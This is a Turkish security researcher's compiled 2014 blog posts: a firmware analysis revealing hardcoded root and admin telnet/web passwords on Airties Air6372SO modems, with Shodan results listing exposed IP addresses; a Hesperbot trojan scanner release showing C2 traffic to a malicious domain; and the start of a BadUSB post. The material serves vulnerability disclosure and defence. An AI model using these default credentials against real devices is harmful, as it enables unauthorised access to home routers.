

Hack 4 Career - 2014

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" motosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>) , bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
<https://www.mertsarica.com>
<https://twitter.com/mertsarica>

Air6372SO Varsayılan Hesap Doğrulaması

Source: <https://www.mertsarica.com/air6372so-varsayilan-hesap-dogrulaması/>

By M.S on December 1st, 2014



15 Kasım Cumartesi sabahı uykulu gözlerle gönderilen tweetlere bakarken [Gökmen GÜREŞÇİ](#)'nin "Airties arka kapısını doğrulayabilen oldu mu? Hangi modeller etkileniyor? Ben henüz doğrulayamadım " tweeti ile karşılaştım. Gökmen'e iddianın kaynağını sorduğumda bana Hacker Fantastic Twitter hesabından atılan aşağıdaki [tweeti](#) gösterdi.



Bu iddiayı doğrulamak için, [IstSec](#) konferansında yaptığım donanım yazılımı analizi sunumuna hazırlanmak için zamanında satın almış olduğum Airties RT-206v4 modeline hızlıca göz atmaya karar verdim. Nmap ile modem bağlantı noktalarını (1-65535) kontrol ettiğimde, modem 2323 bağlantı noktasını dinlemediğini gördüm. Bu durum, bahsedilen varsayılan hesabın sadece belli modellerde geçerli olduğunu ortaya koyuyordu. Elimde başka bir model olmadığı için donanım yazılımını statik olarak analiz etmek için işe koyuldum.

Airties'in [web sitesinde](#) yer alan çoğu kablosuz modem donanım yazılımını indirdikten sonra donanım yazılım analizi için biçilmiş kaftan olan ve Kali işletim sistemi ile gelen [binwalk](#) aracı ile donanım yazılımlarını bu araca toplu bir şekilde analiz ettirmeye başladım.

Destek x

www.airties.com.tr/support/dcenter/

Air 6372

7/24 destek hattı
444 0 239

Ürünler

Ürünler / Kablosuz Ürünler / Kablosuz DSL ModemAğ Geçitler

Genel Bakış
Teknik Özellikler
Sistem Gereksinimleri
Datasheet

Yükleme merkezi
Firmware
Kolay Kurulum CD'si
Kullanım Kılavuzu
Hızlı Kurulum

Airties Teknolojileri

Ürün Görselleri

Destek Dokümanları

Satış noktaları

Firmware

1 Ürünü seçiniz Air 6372

2 Ülkeyi seçiniz Türkiye

3 Versiyonu seçiniz Superonline

SON VERSİYON

Model	Versiyon	Son Güncelleme Tarihi	Açıklama	İndir
Air 6372	1.0.0.42	01.10.2012		

ÖNCEKİ VERSİYON

Model	Versiyon	Son Güncelleme Tarihi	Açıklama	İndir
Air 6372	1.0.0.41	30.03.2012		

İlgili ürünler: Air 6271

Kullanım Koşulları | Gizlilik Politikası | Site Haritası | Kariyer

```
Applications Places Thu Nov 20, 1:15 PM root
root@kali: ~/Desktop/Airties
File Edit View Search Terminal Help
root@kali:~/Desktop/Airties# ls *.bin
AirTies_Air5650_FW_1.0.0.10.bin AirTies_RT-104TT_FW_1.3.0.25.bin
AirTies_Air5650_FW_1.0.0.15.bin AirTies_RT-204v3_FW_1.0.0.0_FullImage.bin
AirTies_Air5650_FW_1.0.0.5.bin AirTies_RT-204v3_FW_1.0.0.3_FullImage.bin
AirTies_Air5650v3TT_FW_1.0.2.0.bin AirTies_RT-204v3_FW_1.0.0.5.bin
AirTies_Air6372S0_FW_1.0.0.41.bin AirTies_RT-204v3KN_FW_1.0.0.8_FullImage.bin
AirTies_Air6372S0_FW_1.0.0.42.bin AirTies_RT-204v3SM_FW_1.0.0.4_FullImage.bin
AirTies_RT-104_FW_1.0.28.bin AirTies_RT-206v1TT_FW_3.0.0.13.bin
AirTies_RT-104_FW_1.0.8.bin AirTies_RT-206v2TT_FW_1.2.0.16.bin
AirTies_RT-104_FW_1.2.0.2.bin AirTies_RT-206v3TT_FW_1.2.0.18.bin
AirTies_RT-104SM_FW_1.0.31.bin AirTies_RT-206v3TT_FW_1.2.0.9_FullImage.bin
AirTies_RT-104SM_FW_1.1.17.bin AirTies_RT-206v4TT_FW_1.2.0.36.bin
AirTies_RT-104TC_FW_1.1.0.6.bin AirTies_RT-212_FW_1.0.0.3.bin
AirTies_RT-104TT_FW_1.0.26.bin AirTies_RT-212KN_FW_1.0.0.14.bin
AirTies_RT-104TT_FW_1.0.8.bin AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin
AirTies_RT-104TT_FW_1.2.0.2.bin
root@kali:~/Desktop/Airties# binwalk -e *.bin
Scan Time: 2014-11-20 13:14:42
Target File: AirTies_Air5650_FW_1.0.0.10.bin
MD5 Checksum: 541b10e4bf4bf8cf3f11086ef8032049
Signatures: 294
DECIMAL HEXADECIMAL DESCRIPTION
-----
168 0xA8 uImage header, header size: 64 bytes, header CRC: 0x65458
```



Bilmeyenler için binwalk aracından kısaca bahsetmek gerekirse, bu araç belirtilen donanım yazılımını otomatik olarak analiz ederek eğer sıkıştırılmış (compressed) ise öncelikle açarak içindeki dosyaları, dosya sistemi hiyerarşisine uygun olarak ilgili klasöre kopyalamaktadır. Siz de daha sonra kopyalanan bu dosyaları teker teker inceleyerek donanım yazılımı içinde yer alan yazılımlar, metin belgeleri hakkında fikir sahibi olabilir, konfigürasyon dosyalarını kolaylıkla inceleyebilirsiniz.

binwalk aracına -e parametresi ile tüm donanım yazılımlarını (*.bin) analiz ettirdikten sonra teker teker her bir açılan klasörün içine bakmak yerine 2323 bağlantı noktasını tüm *extracted* geçen (binwalk açtığı donanım yazılımlarını bu şekilde isimlendiriyor) klasör isimleri içinde grep aracı ile aramaya başladım.

```
Applications Places Thu Nov 20, 1:46 PM root
root@kali: ~/Desktop/Airties Bluetooth: On
File Edit View Search Terminal Help
root@kali:~/Desktop/Airties# find *extracted* -type f | xargs grep '2323'
_AirTies_Air6372S0_FW_1.0.0.41.bin-0.extracted/squashfs-root/etc/config.xml: <
port>2323</port>
_AirTies_Air6372S0_FW_1.0.0.41.bin-0.extracted/squashfs-root/etc/config.xml: <
lan>2323</lan>
_AirTies_Air6372S0_FW_1.0.0.41.bin.extracted/squashfs-root/etc/config.xml: <
port>2323</port>
_AirTies_Air6372S0_FW_1.0.0.41.bin.extracted/squashfs-root/etc/config.xml: <
lan>2323</lan>
_AirTies_Air6372S0_FW_1.0.0.42.bin.extracted/squashfs-root/etc/config.xml: <
port>2323</port>
_AirTies_Air6372S0_FW_1.0.0.42.bin.extracted/squashfs-root/etc/config.xml: <
lan>2323</lan>
root@kali:~/Desktop/Airties#
```

Grep aracının çıktısına göre bu varsayılan hesabın tek bir model için yani Air6372SO için geçerli olduğu olduğu görülmüyordu. config.xml dosyası içinde password kelimesini arattığımda ise iddia edilenden farklı olan SoL_FiBeR_1357 şifresi hemen dikkatimi çekti. Bu dosyaya metin editörü ile baktığımda ise bunun root şifresi olduğunu gördüm. (Airties'in web sitesinde bu model için yer alan donanım yazılımı, Superonline için ayrıca geliştirildiği için muhtemelen şifre farklı)

```
Applications Places Mon Nov 17, 6:26 AM root
root@kali: ~/Desktop/_AirTies_Air6372S0_FW_1.0.0.41.bin.extracted/squashfs-root/etc
File Edit View Search Terminal Help
root@kali:~/Desktop/_AirTies_Air6372S0_FW_1.0.0.41.bin.extracted/squashfs-root# ls
bin etc mnt ramdisk sbin tmp var webs-admin webs.tar.lzma
dev lib proc root sys usr webs webs-guest
root@kali:~/Desktop/_AirTies_Air6372S0_FW_1.0.0.41.bin.extracted/squashfs-root# cd etc
root@kali:~/Desktop/_AirTies_Air6372S0_FW_1.0.0.41.bin.extracted/squashfs-root/etc# ls
adsl default lang filesystems inittab ppp tr069
buildserver defaults.xml fstab mdev.conf rc.d TZ
buildtime device table.txt gateways miniupnpd resolv.conf wlan
buildversion dproxy.conf group mtab samba
config.xml extract.xml hosts passwd services
root@kali:~/Desktop/_AirTies_Air6372S0_FW_1.0.0.41.bin.extracted/squashfs-root/etc# gre
p "<password>" *.xml
config.xml: <password>SoL_FiBeR_1357</passw
ord>
config.xml: <password>superonline</password>
config.xml: <password>fiber</password>
config.xml: <password>SoL_FiBeR_1357</passw
ord>
config.xml: <password>superonline</password>
>
config.xml: <password>test</password>
config.xml: <password></password>
defaults.xml: <password>test</password>
defaults.xml: <password>default_password</password>
root@kali:~/Desktop/_AirTies_Air6372S0_FW_1.0.0.41.bin.extracted/squashfs-root/etc#
```

Applications Places  Mon Nov 17, 6:27 AM  root

root@kali: ~/Desktop/_AirTies_Air6372SO_FW_1.0.0.41.bin.extracted/squashfs-root/etc

File Edit View Search Terminal Help



GNU nano 2.2.6 File: config.xml

```
<config version="1.0.1">
  <sysmgr>
    <sysmgr-0>
      <settings>
        <eco0146>1</eco0146>
        <users>
          <user>
            <name>root</name>
            <password>Sol_FiBeR_1357</password>
          </user>
        </users>
      </settings>
    </sysmgr-0>
  </sysmgr>
  <logger>
    <logger-0>
      <log>
        <level>crit</level> you are able to hear
      </log>
      <settings>
        <count>100</count>
      </settings>
    </logger-0>
  </logger>
</config>
```

[Cancelled]

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

root@kali: ~/Desktop/... root@kali: ~/Desktop/...

Applications Places  Mon Nov 17, 6:32 AM  root

root@kali: ~/Desktop/_AirTies_Air6372SO_FW_1.0.0.41.bin.extracted/squashfs-root/etc

File Edit View Search Terminal Help


GNU nano 2.2.6 File: config.xml

```
</settings>
</ddns-0>
</ddns>
<webui>
  <webui-0>
    <log>
      <level>crit</level>
    </log>
    <settings>
      <users>
        <user>
          <name>root</name>
          <enabled>yes</enabled>
          <password>Sol_FiBeR_1357</password>
        </user>
        <user>
          <name>admin</name>
          <enabled>yes</enabled>
          <password>superonline</password>
        </user>
      </users>
    </settings>
  </webui-0>
</webui>
</ddns>
</settings>
```

The quieter you become, the more you are able to hear

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

root@kali: ~/Desktop/... root@kali: ~/Desktop/...



```
root@kali: ~/Desktop/_AirTies_Air6372SO_FW_1.0.0.41.bin.extracted/squashfs-root/etc
GNU nano 2.2.6 File: config.xml

<settings>
  <enabled>1</enabled>
  <hostname>Air6372SO</hostname>
  <conns>
    <conn>
      <enabled>1</enabled>
      <name>telnet</name>
      <path>/sbin/telnetd</path>
      <maxconn>1</maxconn>
      <proto>0</proto>
      <port>2323</port>
    </conn>
  </conns>
</settings>
</conn>
<static>
  <static-0>
    <log>
      <level>crit</level>
    </log>
  </static-0>
</static>
</conn>
</conn-0>

KALI LINUX
The quieter you become, the more you are able to hear

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

root@kali: ~/Desktop/_AirTies_Air6372SO_FW_1.0.0.41.bin.extracted/squashfs-root/etc
```

Tabii bende bu marka ve model modem olmadığı için bu kullanıcı adı ve şifrenin doğru olup olmadığını teyit etmek için hemen bir tweet göndererek takipçilerimden yardım istedim ve çok geçmeden [hard_ress](#) Twitter hesabından bu kullanıcı adı ve şifre ile modeme telnet üzerinden bağlanılabildiği bilgisi geldi.

Aslında bunun gibi uzaktan destek amacıyla modemlere, ağ cihazlarına tanımlanan hesaplara ara ara [rastlanmakta](#) ve güvenlik araştırmacıları tarafından bunlar ortaya çıkarılmaktadır. Bunların ortaya çıkarılmasının kullanıcılar açısından en önemli kısmı ise, kötüye kullanılabilecek bu şifrelerin en kısa sürede değiştirilebilmesi veya hesapların devre dışı bırakılabilesidir. Bende bunun için iki şifre ile ilgili olarak hemen [Netsec e-posta listesine](#) konu ile ilgili [bir e-posta](#) göndermeye karar verdim. E-postayı gönderdikten kısa bir süre sonra ise [Necati ERSEN ŞİŞECİ](#)'den gelen e-posta beni oldukça şaşırttı. Necati gönderdiği e-postada bu durumu Ocak 2014'de tespit ettiğini ve Superonline ile paylaştığını belirtiyordu (neden Airties değil de Superonline diye soracak olursanız bunun sebebi bu donanım yazılımının Airties firması tarafından Superonline için geliştirilmiş olması) fakat aradan geçen 9 ayda bu konu ile ilgili donanım yazılımında hala bir düzeltme yapılmamıştı.

**N. Ersen SİŞECİ** [via netsec.tr.org](#) 10:34 PM (15 hours ago) ☆ ↻ ⌵
to liste ⌵

Türkçe > English [Translate message](#) [Turn off for: Turkish](#) ✕

Merhaba,

Her iki parolayı da 23 Ocak'da SüperOnline'a bildirmiştim. Uzaktan telnet ile veya root kullanıcı adı ve parolası ile web arayüzünden de girilebiliyor.

Ben bildirdiğim zaman 6372SO için 1.0.0.49 olan sürüm sahada kullanılıyordu. İlk parolayı kendi modemimin yedeğini alıp, içerisinden çıkartmışım. İkinci parolayı ise, Firmware Mod Kit ile çıkartmışım. Her iki yöntemi de SuperOnline'a detaylıca anlatan bir mail atmıştım.

SuperOnline, AirTies dan yeni firmware istemişti. AirTies, 1.0.0.52 sürümünü çıkardı ve bu sürümde, (base64 ile encode edilmiş yedekten root şifresi çıkartılmasını diye sanırım) yedek alma özelliği kapatıldı. Bu sürümde yedek alınamıyor. Bu sürüm ile sahadaki bir çok cihaz güncellendi ancak halen daha aynı parolalarla girilebiliyordu. Sanırım şu an hala en güncel sürüm 1.0.0.52.

Defalarca SüperOnline ile mailleştim ancak sonuç ortada. 9 ay oldu.

Umarım bir an önce sahadaki cihazları güncellerler.

Ek bilgi: root kullanıcısı ile web arayüzünden girildiğinde bile menü de olmayan ama TR069 menüsüne <http://ModemIPAdresi/management/tr069.html> adresinden ulaşabilirsiniz.

İyi geceler.

Necati Ersen ŞİŞECİ

16 Kasım 2014 17:53 tarihinde Mert SARICA <mert.sarica@gmail.com> yazdı:

...

Bu tür durumlarda art niyetli kişiler, modemlere uzaktan zararlı yazılım yükleme veya kullanıcıları zararlı sitelere yönlendirme girişiminde bulunabilirler dolayısıyla internet servis sağlayıcısı ve üretici firma tarafından bu tür zafiyetlerin en kısa sürede ortadan kaldırılması gerekmektedir.

Air6372SO modelini [Shodan](#) üzerinde arattığımda ise modem sayısının hiç de azımsanmayacak kadar çok olduğunu (10000+) gördüm.

SHODAN - Computer Search

www.shodanhq.com/search?q=Air6372SO

Like living on the edge? Try out the beta website for Shodan.

Shodan Exploits Scanhub Maps Blog Membership Register Login

SHODAN Air6372SO Search

Results 1 - 10 of about 5727 for Air6372SO

Services	Count	IP Address	Hostname	Location	Added on	Search
Telnet (2323)	5,642	176.42.151.7	Superonline ADSL		Added on 17.11.2014	Air6372SO login:
SMB	58	host-176-42-151-7.reverse.superonline.net				
NetBIOS	27					
Top Countries		213.14.140.48	Vestel Elektronik Sanayi ve Ticaret A.S.		Added on 17.11.2014	Air6372SO login:
Turkey	5,727	host-213-14-140-48.reverse.superonline.net				
		91.93.133.76	Global İletişim Hizmetleri A.Ş.		Added on 17.11.2014	Air6372SO login:
		host-91-93-133-76.reverse.superonline.net				
		176.43.217.211	Superonline ADSL		Added on 17.11.2014	Air6372SO login:
		host-176-43-217-211.reverse.superonline.net				
		78.189.155.33	Türk Telekom		Added on 17.11.2014	Air6372SO login:
		78.189.155.33.static.ttnet.com.tr				
		88.250.19.200	Türk Telekom			Air6372SO login:

Hurricane LABS

Celebrating 3 years of Shodan

SHODAN Maps

Önlem olarak bu marka model modem kullanan kullanıcılara acil olarak port 2323 üzerinden bu şifreler ile modemlerine bağlanıp bağlanamadıklarını kontrol edip root şifrelerini değiştirmeleri gerekmektedir.

Bu hesabın internet servis sağlayıcısı ve üretici firma işbirliği ile en kısa sürede donanım yazılımlarından kaldırılması dileğiyle 2014 yılının bu son yazısı ile 2015 yılının herkese önce sağlık sonra mutluluk getirmesini dilerim.

Hesperbot Tarayıcısı

Source: <https://www.mertsarica.com/hesperbot-tarayicisi/>

By M.S on November 7th, 2014



Bildiğiniz gibi son 1.5 senedir vatandaşımız, Hesperbot adındaki ileri seviye internet bankacılığı zararlı yazılımı salgını (#1, #2, #3) ile boğuşmaktadır. Özellikle her yeni salgında siber dolandırıcıların, Hesperbot zararlı yazılımının imza tabanlı antivirüs ve benzer güvenlik yazılımları ve teknolojileri tarafından tespit edilememesi adına yapmış oldukları geliştirmeler ve buna ilaveten bu salgınlar ile ilgili olarak yazılı ve görsel medyada yapılan haberlerin sayıca yetersiz oluşu, her yeni salgında daha fazla vatandaşımızın mağdur olmasına sebebiyet vermektedir. Hesperbot üzerinde fazlasıyla mesai yapmış bir siber güvenlik uzmanı olarak, elde ettiğim bilgiler ışığında daha az vatandaşımızın mağdur olması adına sistem üzerinde Hesperbot zararlı yazılımının çalışıp çalışmadığını kontrol eden, Hesperbot Tarayıcısı adında basit ama etkili bir yardımcı araç hazırlamaya karar verdim. (Bu araç ayrıca siber güvenlik uzmanları, adli bilişim uzmanları, zararlı yazılım analistleri ve bilgisayar olayları müdahale ekipleri tarafından da kullanılabilir.)

Bu araç çalıştırıldığı anda bellek (RAM) üzerinde Hesperbot zararlı yazılımına ait parmak izi aramakta ve kullanıcıya tarama sonuna dair olumlu veya olumsuz bilgi vermektedir.

Aracı iki şekilde kullanabilirsiniz;

1. hesperbot_scanner.exe aracını Hesperbot zararlı yazılımının bulaştığından şüphe ettiğiniz sistem üzerinde çalıştırabilirsiniz.
2. hesperbot_scanner.exe [internet bankacılığı adresi] şeklinde çalıştırarak aracın belirttiğiniz bankanın internet bankacılığı web sayfasını otomatik olarak açmasını, Hesperbot devreye girene kadar bir dakika boyunca beklemesini (devreye girmeme ihtimaline karşı) ve ardından belleği taramasını sağlayabilirsiniz.

```
C:\Documents and Settings\Administrator\Desktop\hesperbot_scanner.exe

=====
Hesperbot Tarayıcı v1.0 [http://www.mertsarica.com]
=====
[*] Hesperbot parmak izi bellekte aranıyor...
[*] Sisteminizde Hesperbot zararlı yazılımı tespit edildi!
[*] Tarama tamamlandı, çıkış için herhangi bir tuşa basınız.
```


```
C:\WINDOWS\system32\cmd.exe - hesperbot_scanner.exe https://i

=====
Hesperbot Tarayıcı v1.0 [http://www.mertsarica.com]
=====
[*] Belirtilen adres ziyaret edilerek Hesperbot'un devreye girmesi beklenicek:
https://i
[*] 60 saniye bekleniyor...
[*] Hesperbot parmak izi bellekte aranıyor...
[*] Sisteminizde Hesperbot zararlı yazılımı tespit edildi!
[*] Tarama tamamlandı, çıkış için herhangi bir tuşa basınız.
```

Hesperbot geliştiricilerinin ekmeğine yağ sürmemek için (biraz da onlar uğraşsınlar :)) kaynak kodunu paylaşmadığım [Hesperbot Tarayıcısını buradan](#) indirebilirsiniz.

Hesperbot Scanner aracı, 6 Kasım 2014 tarihinde başlayan Hesperbot salgınında gönderilen zararlı yazılım örneği üzerinde çalıştırılmış ve başarıyla Hesperbot bulaşmış sistemi tespit edebildiği teyit edilmiştir.

#	Result	Protocol	Host	URL
6	200	HTTP	Tunnel to xseomagazine.ru:443	
9	200	HTTPS	xseomagazine.ru	/g
10	200	HTTP	Tunnel to xseomagazine.ru:443	
11	200	HTTPS	xseomagazine.ru	/g
33	200	HTTP	Tunnel to xseomagazine.ru:443	
34	200	HTTPS	xseomagazine.ru	/g
35	200	HTTP	Tunnel to tools.google.com:443	
36	200	HTTP	Tunnel to xseomagazine.ru:443	
37	200	HTTPS	xseomagazine.ru	/g
38	200	HTTP	Tunnel to xseomagazine.ru:443	
39	200	HTTPS	xseomagazine.ru	/g
40	200	HTTP	Tunnel to xseomagazine.ru:443	
41	200	HTTPS	xseomagazine.ru	/g
42	200	HTTP	Tunnel to xseomagazine.ru:443	
43	200	HTTPS	xseomagazine.ru	/g



Aracın kullanımı için aşağıdaki videoyu aşağıdan izleyebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


---- ENGLISH ----

Hesperbot is an advanced internet banking trojan which is widespread (since 1.5 years) in Turkey. Hesperbot has keystroke logging, screenshots and video capture, hidden VNC server, network traffic interception and HTML injection capabilities. (For more information, I suggest readers to take a look at [Eset's great Hesperbot report](http://www.mertsarica.com).)

In every new Hesperbot campaign, bad guys release Hesperbot with new signatures therefore traditional security softwares/systems could not be able to detect it at the beginning of the campaigns so this situation forced me to code a tiny tool called [Hesperbot Scanner](http://www.mertsarica.com). This tool is able to detect Hesperbot by searching memory for Hesperbot fingerprint. This tool is prepared for end users and for security professionals working in the information security, computer forensics, incident response and malware analysis fields.

Usage of [Hesperbot Scanner](http://www.mertsarica.com) is pretty simple, just run it on the infected/suspected system and check the result.

[Click here to download Hesperbot Scanner](http://www.mertsarica.com)



Regards,

Bad, Bad USB

Source: <https://www.mertsarica.com/bad-bad-usb/>

By M.S on November 3rd, 2014



Her yıl, Ağustos ayında, ABD'nin Las Vegas kentinde düzenlenen geleneksel [Black Hat Bilgi Güvenliği Konferansı](#)'nın [sonuncusunda](#), Karsten NOHL ve Jakob LELL adındaki iki araştırmacı, BadUSB adında dikkat çekici bir [sunuma](#) imza attı.

Bu sunumda kısaca, USB'de yer alan mikrodenetleyici tarafından kullanılan donanım yazılımının (firmware) yamalanarak (patch) beklenenden farklı bir şekilde çalışması (hedef sistem üzerinde komut çalıştırma gibi) sağlanmış. Bunun için araştırmacılar öncelikle bu mikrodenetleyici tarafından kullanılan donanım yazılımını temin etmişler ardından Wireshark yardımı ile donanım yazılımı güncellemesi esnasında kullanılan komutları tespit etmişler. Daha sonra 2 aydan kısa bir süre içinde donanım yazılımını tersine mühendislik ile analiz ederek, orijinal donanım yazılımında yer alan ve kullanılmayan alanlara kendi komutlarını yükleyerek (notepad aç, şunu yaz, x sitesinden şu zararlı yazılımı indir ve çalıştır gibi) yeni bir donanım yazılımı oluşturup bunu USB belleğe yükleyip, işlemi tamamlamışlar. Bundan sonra hedef sisteme takılan USB bellek, veri depolamanın haricinde kullanıcının donanım yazılımı ile belleğe yüklemiş olduğu komutları çalıştırarak sistem ile etkileşime geçebilmiş.

Peki bunun daha önce üzerine [yazı](#) yazdığım ve yine hedef sistem üzerinde USB bağlantı noktasından takıldığı takdirde komut çalıştırmaya imkan tanıyan [Teensy](#)'den veya [USB Rubber Ducky](#)'den ne farkı var ? Pratikte pek bir farkı bulunmuyor. BadUSB ile gerçekleştirilen sosyal mühendislik testlerinde diğerlerine kıyasla hem sistemsel hem de görüntü itibarıyla yakalanma/tespit edilme olasılığı görece biraz daha düşük olabiliyor. Maliyet açısından da bakacak olursak, BadUSB'nin 20\$'lık Teensy'den, 40\$'lık Rubber Ducky'den daha ucuza mal edilebileceğini görebilirsiniz.

BadUSB ile ilgili çalıştırma yapan araştırmacıların [web sitesini](#) ziyaret edecek olursanız bu çalışmaya ait POC (proof-of-concept) kodlarını yayınlamadıklarını görebilirsiniz. Benim gibi ben de bir BadUSB oluşturmak istiyorum diyenlerin üzülmelerine gerek yok çünkü Adam Caudill ve Brandon Wilson adındaki iki güvenlik araştırmacısı da benzer bir çalışma yaparak bunu Eylül ayının sonlarına doğru [DerbyCon](#) isimli Bilgi Güvenliği Konferansı'nda [sundular](#) ve araştırma esnasında geliştirdikleri araçlarını da kaynak kodları ile birlikte [GitHub](#)'a yüklediler.

Sunum dosyasına ve kodlara baktıktan sonra ben de bir BadUSB oluşturmak için işe koyuldum. Araştırmacıların kullandığı Phison marka mikrodenetleyiciye sahip Patriot marka Xpress model USB bellek Türkiye'de olmadığı için [Amazon](#)'dan sipariş ettim.

